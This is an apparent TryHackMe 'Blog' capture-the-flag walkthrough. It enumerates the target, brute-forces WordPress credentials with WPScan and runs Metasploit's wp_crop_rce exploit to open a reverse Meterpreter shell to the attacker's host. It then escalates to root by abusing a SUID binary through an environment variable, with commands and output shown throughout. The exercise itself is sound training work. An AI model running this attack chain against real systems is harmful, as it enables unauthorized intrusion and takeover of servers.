
TryHackMe, Blog

Nmap:

```
PORT    STATE SERVICE     REASON         VERSION
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets look at port 80.




So we have a blog going on.

Lets run gobuster to what else there is.

```
/rss                  (Status: 301) [Size: 0] [--> http://10.10.160.237/feed/]
/login                (Status: 302) [Size: 0] [--> http://blog.thm/wp-login.php]
/feed                 (Status: 301) [Size: 0] [--> http://10.10.160.237/feed/]
/0                    (Status: 301) [Size: 0] [--> http://10.10.160.237/0/]
/atom                 (Status: 301) [Size: 0] [--> http://10.10.160.237/feed/atom/]
/wp-content           (Status: 301) [Size: 319] [--> http://10.10.160.237/wp-content/]
/admin                (Status: 302) [Size: 0] [--> http://blog.thm/wp-admin/]
/rss2                 (Status: 301) [Size: 0] [--> http://10.10.160.237/feed/]
/wp-includes          (Status: 301) [Size: 320] [--> http://10.10.160.237/wp-includes/]
/rdf                  (Status: 301) [Size: 0] [--> http://10.10.160.237/feed/rdf/]
/page1                (Status: 301) [Size: 0] [--> http://10.10.160.237/]
/'                    (Status: 301) [Size: 0] [--> http://10.10.160.237/]
/dashboard            (Status: 302) [Size: 0] [--> http://blog.thm/wp-admin/]
/%20                  (Status: 301) [Size: 0] [--> http://10.10.160.237/]
/2020                 (Status: 301) [Size: 0] [--> http://10.10.160.237/2020/]
/wp-admin             (Status: 301) [Size: 317] [--> http://10.10.160.237/wp-admin/]
```

/login looks interesting.

Initial Foothold:



We still don't have credentials.

Now lets look at port 139 and 445. Lets look for shares.

```
┌──(root㉿kali)-[/home/kali]
└─# smbmap -H 10.10.179.29
[+] Guest session       IP: 10.10.179.29:445    Name: blog.thm
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        BillySMB                                                READ, WRITE     Billy's local SMB Share
        IPC$                                                    NO ACCESS       IPC Service (blog server (Samba, Ubuntu))
```

So looking at the three shares, we can only enumerate BillySMB.

Lets look at the at one.

```
┌──(root㉿kali)-[/home/kali]
└─# smbget -R smb://10.10.179.29/BillySMB
Password for [root] connecting to //BillySMB/10.10.179.29:
Using workgroup WORKGROUP, user root
smb://10.10.179.29/BillySMB/Alice-White-Rabbit.jpg
smb://10.10.179.29/BillySMB/tswift.mp4
smb://10.10.179.29/BillySMB/check-this.png
Downloaded 1.21MB in 22 seconds
```

When we enumerate BillySMB, we can see we have two images and a video.

Lets enumerate them.

Alice-White-Rabbit.jpg is a picture of a rabbit.

Check-this.png is a picture of a QR-code.

Tswift.mp4 is a taylor swift video.


```
┌──(root㉿kali)-[/home/kali]
└─# steghide extract -sf Alice-White-Rabbit.jpg
Enter passphrase:
wrote extracted data to "rabbit_hole.txt".

┌──(root㉿kali)-[/home/kali]
└─# cat rabbit_hole.txt
You've found yourself in a rabbit hole, friend.
```

So after enumerating one of the images, we got a .txt file.

Nothing interesting.

Since I found nothing interesting from the images, I decided to go back to port 80.

And I found a potential User.



When we click on the author we go to this site.

As we can see the URL changed. Kwheel might be a potential username.

Now we can try and brute force with WPSCAN.

```
[!] Valid Combinations Found:
 | Username: kwheel, Password: cutiepie1
```

Now that we have the credentials.

While doing some research, we can use the creds in Metasploit.

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit wordpress 5.0.0
 Exploit Title                                             |  Path
-----------------------------------------------------------------------------
WordPress 5.0.0 - Image Remote Code Execu                  | php/webapps/49512.py
WordPress Core 5.0.0 - Crop-image Shell U                  | php/remote/46662.rb
WordPress Core < 5.2.3 - Viewing Unauthen                  | multiple/webapps/47690.md
WordPress Core < 5.3.x - 'xmlrpc.php' Den                  | php/dos/47800.py
WordPress Plugin Database Backup < 5.2 -                   | php/remote/47187.rb
WordPress Plugin DZS Videogallery < 8.60                   | php/webapps/39553.txt
WordPress Plugin iThemes Security < 7.0.3                  | php/webapps/44943.txt
WordPress Plugin Rest Google Maps < 7.11.                  | php/webapps/48918.sh
-----------------------------------------------------------------------------
Shellcodes: No Results
```

We will use Crop-image shell.

Now lets use Metasploit.

```
msf6 > use exploit/multi/http/wp_crop_rce
```

```
msf6 exploit(multi/http/wp_crop_rce) > set lhost 10.8.30.247
lhost ⇒ 10.8.30.247
msf6 exploit(multi/http/wp_crop_rce) > set rhost blog.thm
rhost ⇒ blog.thm
msf6 exploit(multi/http/wp_crop_rce) > set username kwheel
username ⇒ kwheel
msf6 exploit(multi/http/wp_crop_rce) > set password cutiepie1
password ⇒ cutiepie1
msf6 exploit(multi/http/wp_crop_rce) > exploit
```

```
[*] Started reverse TCP handler on 10.8.30.247:4444
[*] Authenticating with WordPress using kwheel:cutiepie1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39860 bytes) to 10.10.179.29
[*] Attempting to clean up files...
[*] Meterpreter session 1 opened (10.8.30.247:4444 → 10.10.179.29:33768 ) at 2022-12-05 09:21:48 -050
0

meterpreter >
```

Root flag:

Lets get root.

```
meterpreter > shell
Process 1580 created.
Channel 1 created.
SHELL=/bin/bash script -q /dev/null
www-data@blog:/var/www/wordpress$ f
```

The above image will give show which directory your in instead “meterpreter”.

```
www-data@blog:/var/www/wordpress$ find / -type f -user root -perm -u=s 2>/dev/null
```

Now we are checking which file is owned by root.

We should find a file like this => `/usr/sbin/checker`

If we run the file we get this =>

```
www-data@blog:/var/www/wordpress$ /usr/sbin/checker
/usr/sbin/checker
Not an Admin
```

When we run “ltrace” we see that the file check if we are admin.

```
www-data@blog:/var/www/wordpress$ ltrace /usr/sbin/checker
ltrace /usr/sbin/checker
getenv("admin")                                  = nil
puts("Not an Admin"Not an Admin
)                                = 13
+++ exited (status 0) +++
```

So we will create an admin environmental variable and set to 1.

And then re-run the file.

```
www-data@blog:/var/www/wordpress$ export admin=1
export admin=1
www-data@blog:/var/www/wordpress$ /usr/sbin/checker
/usr/sbin/checker
root@blog:/var/www/wordpress#
```

Now make your way to the root directory and get root.

User flag:

To get user =>

```
root@blog:/root# find / -type f -name user.txt 2>/dev/null
find / -type f -name user.txt 2>/dev/null
/home/bjoel/user.txt
/media/usb/user.txt
root@blog:/root#
```

If you cat this directory you will get this =>

```
root@blog:/root# cat /home/bjoel/user.txt
cat /home/bjoel/user.txt
You won't find what you're looking for here

TRY HARDER
root@blog:/root#
```

Now if you cat the other directory you will get user.txt